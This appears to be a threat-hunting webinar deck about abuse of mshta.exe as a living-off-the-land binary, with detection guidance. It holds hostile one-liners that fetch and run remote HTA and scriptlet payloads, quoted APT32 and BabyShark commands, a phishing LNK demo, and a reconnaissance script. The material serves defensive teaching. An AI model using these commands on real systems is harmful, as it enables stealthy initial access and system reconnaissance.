The Silent Adversary Detecting and Investigating MSHTA.exe Involved Attacks

Netanel Golani, Threat Hunting Expert, Team Axon

1 Customer Webinar | December 2023




Agenda

- What are LOLBins? What is Mshta.exe?
- Execution Forms
- Examples Seen In The Wild
- Threat Hunting Via Notebook
- Demo + Hunters Time
- Q&A


Real Life Example



Real-Life Example







HUNTERS



What are LOLBins? What is Mshta.exe?



What are LOLBins?

LOLBin == Living off the Land Binary

- Legitimate, pre-installed system binaries that are normally used for Windows-internal tasks, but also in use by legitimate applications as system utilities.
- LOLBins are commonly used by attackers as they are trustworthy, readily available, and often overlooked by security tools as they blend in with normal system activity to evade detection

Examples

Powershell.exe	WMIC.exe	Wscript.exe	Mshta.exe
certutil.exe	regsvr32.exe	bitsadmin.exe	Rundll32.exe



What Is Mshta.exe?



- Mshta is a windows utility for executing Microsoft HTML Application (HTA)
- It can also execute **Javascript** and **VBscript**
- HTA content can be loaded and executed from:
 - File path
 - URL
 - Inline HTA content in the **command line**
- Mshta is attractive to adversaries both in the early and latter stages of an infection because it enables them to proxy the execution of arbitrary code through a trusted utility.



HTML vs HTA

Key differences:

• .HTML


- Used to generate the user interface
- Scripting languages inside are used for the program logic (browser)
- .html files are set to run in the browser (Chrome, Firefox, Edge, etc)

• .HTA

- Executes without browsers security boundaries
- Considered a "fully trusted" application.
- .hta files can be loaded and executed by MSHTA.exe



HTML Application Example



HUNTERS

Default Applications

.hqx HQX File	+ Choose a default					
.hta HTML Application	Microsoft (R) HTML Application host					
.htc HTC File	+ Choose a default					
.htm Microsoft Edge HTML Document	Microsoft Edge					
.html Microsoft Edge HTML Document	Microsoft Edge					



Execution Forms



Loading HTA Content From A File



Here's an example of a simple HTA file **evilfile.hta**

```
<html>
    <head>
        <HTA:APPLICATION ID="AxonTest">
        <script language="jscript">
                 var c = "cmd.exe /c calc.exe";
                new ActiveXObject('WScript.Shell').Run(c);
        </script>
    </head>
    <body>
    <script>self.close();</script>
    </body>
</html>
```



Wscript.shell

The wscript.Shell + Shell.Application objects

Provides access to OS Shell methods.

```
Syntax
```

Set objShell = CreateObject("Wscript.Shell")

```
Methods
```

```
.AppActivate'Activate running command..Run'Run an application..TileVertically'Tile app windows..RegRead'Read from registry..RegDelete'Delete from registry..RegWrite'Write to the registry.
```





Specifying A File



The most convenient way of execution - running an HTA file

mshta.exe C:\Users\netanel.g\Desktop\evilfile.hta

mshta.exe \\Netanel-PC\Share\D\$\evilfile.hta

HTA content can also be loaded from Alternative Data Streams (ADS) on NTFS file systems

mshta.exe C:\Users\netanel.g\Desktop\my-poem.txt:malicious.hta



Loading HTA Content Online




HTA content can also be specified by URL

mshta.exe https://raw.githubusercontent.com/ma1337ious/payload.hta

It will download a remote payload and place it in the cache folder (for example - %LOCALAPPDATA%\Microsoft\Windows\INetCache\IE)



Run HTA From An Inline Command Line



```
mshta.exe "
about:
<hta:application>
<script language="VBScript">
    Close(Execute("CreateObject(""Wscript.Shell"").Run(""calc"")")
</script>"
```

```
mshta.exe "
javascript:
a=new ActiveXObject("WScript.Shell");
a.Run("calc;%20exit",0,true);close();"
```





Use Rundll32.exe



HTA content can also be loaded and execute by calling the RunHTMLApplication from the DLL file c:\Windows\System32\mshtml.dll that supports how mshta.exe operates.

```
rundll32.exe javascript:
"\..\mshtml.dll,RunHTMLApplication";
document.write();
GetObject("script:https://github.com/ma1337ios/mshta.sct")
```



Masqueraded Mshta.exe Name



Like all binaries, an adversary may copy Mshta.exe to a different directory rename it with a less suspicious name

Copy C:\Windows\System32\mshta.exe C:\Users\Netanel\System32\notepad.exe

C:\Users\Netanel\System32\notepad.exe C:\Users\Netanel\System32\poem.txt



Examples Seen In The Wild





Legitimate Runs

mshta.exe "C:\Program Files\HP\HP DeskJet 3830 series\Bin\HPSolutionsPortal.hta"
-data_folder="C:\ProgramData\HP\HP DeskJet 3830 series\HPUDC\CN0118Q5J10785_NW\"





Suspicious Runs



"C:\WINDOWS\system32\mshta.exe"

C:\Users\SOMEONE\AppData\Local\Temp\TeamViewer\7.hta





Suspicious Runs



mshta VBScript:Execute(" Set a=CreateObject(""WScript.Shell"") :Set b=a.CreateShortcut(a.SpecialFolders(""Desktop"") & ""\Outlook.lnk"") :b.TargetPath=""C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Outlook.lnk"" :b.WorkingDirectory=""C:\ProgramData\Microsoft\Windows\Start Menu\Programs\"" :b.Save

:close")



APT32 - Vietnam



Mshta.exe Execution Via Scheduled Tasks

Name Triggers Last Run Result						
Power Efficiency Diagnostics	Power Efficiency Diagnostics At 1:49 PM on 5/12/2017 - After triggered, repeat every 15 minutes indefinitely.					
log Windows Error Reporting	Windows Error Reporting At 11:12 AM on 6/2/2016 - After triggered, repeat every 1 hour indefinitely.					
•						
General Triggers Actions C	onditions Settings History (disabled)					

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the

Action	Details	
Start a program	mshta.exe about:" <script language="vbscript" src="http://110.10.179.65:80/download/microsoftp.jpg">code close</script> "	

Research by Cybereason -



https://cdn2.hubspot.net/hubfs/3354902/Cybereason%20Labs%20Analysis%20Operation%20Cobalt%20Kitty.pdf

North Korean campaigns



BabyShark Malware

Su	b AutoOpen()]
	Shell ("mshta https://tdalpacafarm[.]com/files/kr/contents/Vkggy0.hta")	
En	d Sub	

Research by Unit 42 Palo Alto -



https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/



Let's Hunt



What To Look For



- LOLBin Binaries Mshta.exe, Rundll32.exe (loading mshtml.dll)
- Alarming Artifacts
 - VBA system-related objects and functions
 - CreateObject("WScript.Shell")
 - Run()
 - ReadReg()\WriteReg()
 - Javascript system-related objects and functions
 - ActiveXObject("WScript.Shell")
 - eval()
 - Inline system commands
 - Powershell -nop calc.exe



What To Look For

- More Alarming Artifacts
 - URLs
 - Obfusc4tion5 or enc0ded cOmmANdS
 - HTA Files loaded from suspicious directories
 - C:\Users\public*
 - C:\Users\<username>\AppData\Local\Temp
 - Rundll32.exe [...] mshtml,RunHTMLApplication Always suspicious





Bottom-up



Malicious activities by Mshta.exe can be looked for from spawned activities side

- Child processes
- Network Traffic
- Registry Modifications
- File activities
- New Services Registration \ Initiation
- New Scheduled tasks \ Initiation
- Module loads





Threat Hunting





Back To The Demo



Receiving An Email

🗒 🥬 🔿 ↑ 🧎 🔻 Notice Of Winning - HHS Health Insurance Discount Program - Message (HT 🔎 Search	■ - □ ×
File Message Help	
🔟 Delete 👻 🗁 Archive 🖹 Move 🖌 🥎 Reply 🌑 Reply All \rightarrow Forward 🛛 🕮 All Apps 🛛 Create New 🕞 🌄 Mark Unread 🏭 🗸 🍋 🗸	ы /─ Find 「 54 ~ ♀ Zoom ・・・
Notice Of Winning - HHS Health Insurance Discount Program	
Ashley McGregor <ashley@hhs_cr.gov></ashley@hhs_cr.gov>	← Reply ≪ Reply All → Forward Sun 12/10/2023 12:48 PM
HHS Insurance Program Instructions.zip	
Hello Dilen,	-
As part of the new health program by the U.S. Department of Health and Human Services (HHS), a limited number of populations were entered into a lottery designed to companies. You were found to belong to one of the populations recognized as eligible to participate in the lottery.	benefit them in health insurance expenses in private insurance
We are happy to inform you that you won a lottery for a significant discount on health insurance.	
As part of winning, you will be awarded a coupon code that you can use to redeem a discount at a variety of health insurance companies.	
This benefit can reach up to a 100% discount on the variety of insurance packages as detailed on the instructions page.	
In order to receive the benefit, you must follow the instructions attached to this email, at the end of which you will receive a confirmation email with the coupon code to	redeem with the selected insurance company.
The benefit is valid until the end of the month.	
Best regard,	
Ashley McGregor,	
Customers Relations, HHS	
U.S. Department of	
Health and Human Services	
Enhancing the health and well-being of all Americans	



Opening The Attachment

tice Of Winning - HHS Hea	ns.zip (evaluatio	on copy)	ount Prog	ram	
File Commands Tools Favorites (Add Extract To Test View THIS Insurance Program - I		Find W	zard Info	VirusScan Comment	SFX
Name	Size	Packed		Modified	CRC32
-			File folder		
Followup Instructions.pdf.Ink	2,101	829	Shortcut	12/10/2023 6:5	EFE3FA9F



Opening The LNK file

2 Department of Health & Human 🗙	+		- 0 ×
C C https://www.hhs.gov			A ☆ 中 ☆ @ % … 🤇
	An official website of the United States government <u>Here's how you know</u> U.S. Department of Health and Human Services Enhancing the health and well-being of all Americans	٩.	م ۵ +
	About HHS Programs & Services Grants & Contracts Laws & Regula	tions	
	Order Today! Free COVID-19 At-		
×	Home Tests Get free COVID-19 tests shipped directly to you at no cost before the winter holidays. Even if you have already		
	ordered tests this fall, you can order more tests now. Order online or over the phone. Support is available in		
	150+ languages. Order Today!		
			C
			(ộ)
E \mathcal{P} Type here to search	12 🔁 🗮 🗊 🖻 🍳 🖉		- 11:55 AM ション・ション・ション・ション・ション・ション・ション・ション・ション・ション・



Suspecting The Attachment

1 КВ	👰 Followup Inst	ructions.pdf Pro	operties		×	
Hello Dilen,	Terminal	Security	Details	Previous		
As part of the new health p companies. You were found		rtcut Option		Layout	Colors	HS), a limited number of population ticipate in the lottery.
We are happy to inform yo	Target type:	Application				rance.
As part of winning, you will	Target location: Target:	System32 C:\Windows\Sys	stem32\cmd.ex	e-/c start http:	s://t	t at a variety of health insurance of
This benefit can reach up to						d on the instructions page.
	Start in:					
In order to receive the bene	Shortcut key: Run:	None Normal window			~	end of which you will receive a co
The benefit is valid until the	Comment:					
	Open File Lo	cation Char	nge Icon	Advanced.		
Best regard,						
Ashley McGregor,						
Customers Relations, HHS						
		C	К	ancel	Apply	



Finding Mshta

C:\Windows\System32\cmd.exe /c start https://hhs.g

1 C:\Windows\System32\cmd.exe /c start https://hhs.gov/ & mshta javascript:a=(GetObject("script:https://gist.githubusercontent.com/axon-git /7df8cc81bc36ef508b4b9110c4b3f9cc/raw/ a4a2487e5f12dcdb0f9cd7df2668369403214d3c/getinfo.sct")).Exec();close();



Reading The Gist

♥ ③ gist.githubusercontent.com/a> × +	- 0 X
← → C Signitian Signitian Control Signitian S	۹ 🖈 🔳 😩 :
<pre>{?MUL version="1.0"?> <scriptlet> <td>\"", 0, true);</td></scriptlet></pre>	\"", 0, true);

o<u>s</u> 📁

🕂 🔎 Type here to search 🛛 💼 🛱 🗱 🤶 📜 🛱 🕥 🖳 🗮



Analyzing

Shell').Run("cmd.exe start /c \"mkdir C:\\users\\public\\AppData\\MScache\"", 0, true); l').Run("cmd.exe start /c \"ipconfig /all >> C:\\users\\public\\AppData\\MScache\\macprop.txt\"", 0, true); l').Run("cmd.exe start /c \"net localgroup >> C:\\users\\public\\AppData\\MScache\\macprop.txt\"", 0, true); l').Run("cmd.exe start /c \"net localgroup administrators >> C:\\users\\public\\AppData\\MScache\\macprop.txt\"", 0, true); l').Run("cmd.exe start /c \"net localgroup administrators >> C:\\users\\public\\AppData\\MScache\\macprop.txt\"", 0, true); l').Run("cmd.exe start /c \"net localgroup administrators >> C:\\users\\public\\AppData\\MScache\\macprop.txt\"", 0, true); l').Run("cmd.exe start /c \"net share >> C:\\users\\public\\AppData\\MScache\\macprop.txt\"", 0, true); l').Run("cmd.exe start /c \"net share >> C:\\users\\public\\AppData\\MScache\\macprop.txt\"", 0, true); l').Run("cmd.exe start /c \"net share >> C:\\users\\public\\AppData\\MScache\\macprop.txt\"", 0, true); l').Run("cmd.exe start /c \"red share >> C:\\users\\public\\AppData\\MScache\\macprop.txt\"", 0, true); l').Run("cmd.exe start /c \"red c:\\users\\public\\AppData\\MScache\\macprop.txt\"", 0, true); l').Run("cmd.exe start /c \"del C:\\users\\public\\AppData\\MScache\\macprop.txt\"", 0, true); l').Run("cmd.exe start /c \"del C:\\users\\public\\AppData\\MScache\\macprop.txt\"", 0, true);





Hunters Time



Key Takeaways



- Mshta.exe is a very popular LOLBin that attackers utilize to execute arbitrary code
- Hunting malicious Mshta.exe can be done from two directions
 - Mshta execution ⇔ Spawned Mshta activities
- Investigation flow as we performed can be used to investigate other LOLBins abuse
- Hunters detection and auto-instigation can help significantly in handling attacks involving malicious Mshta executions

Links & Resources



- <u>https://lolbas-project.github.io/lolbas/Binaries/Mshta/</u>
- <u>https://redcanary.com/threat-detection-report/techniques/mshta/</u>
- <u>https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1218.005/T1218.005.md</u>







THANK YOU!

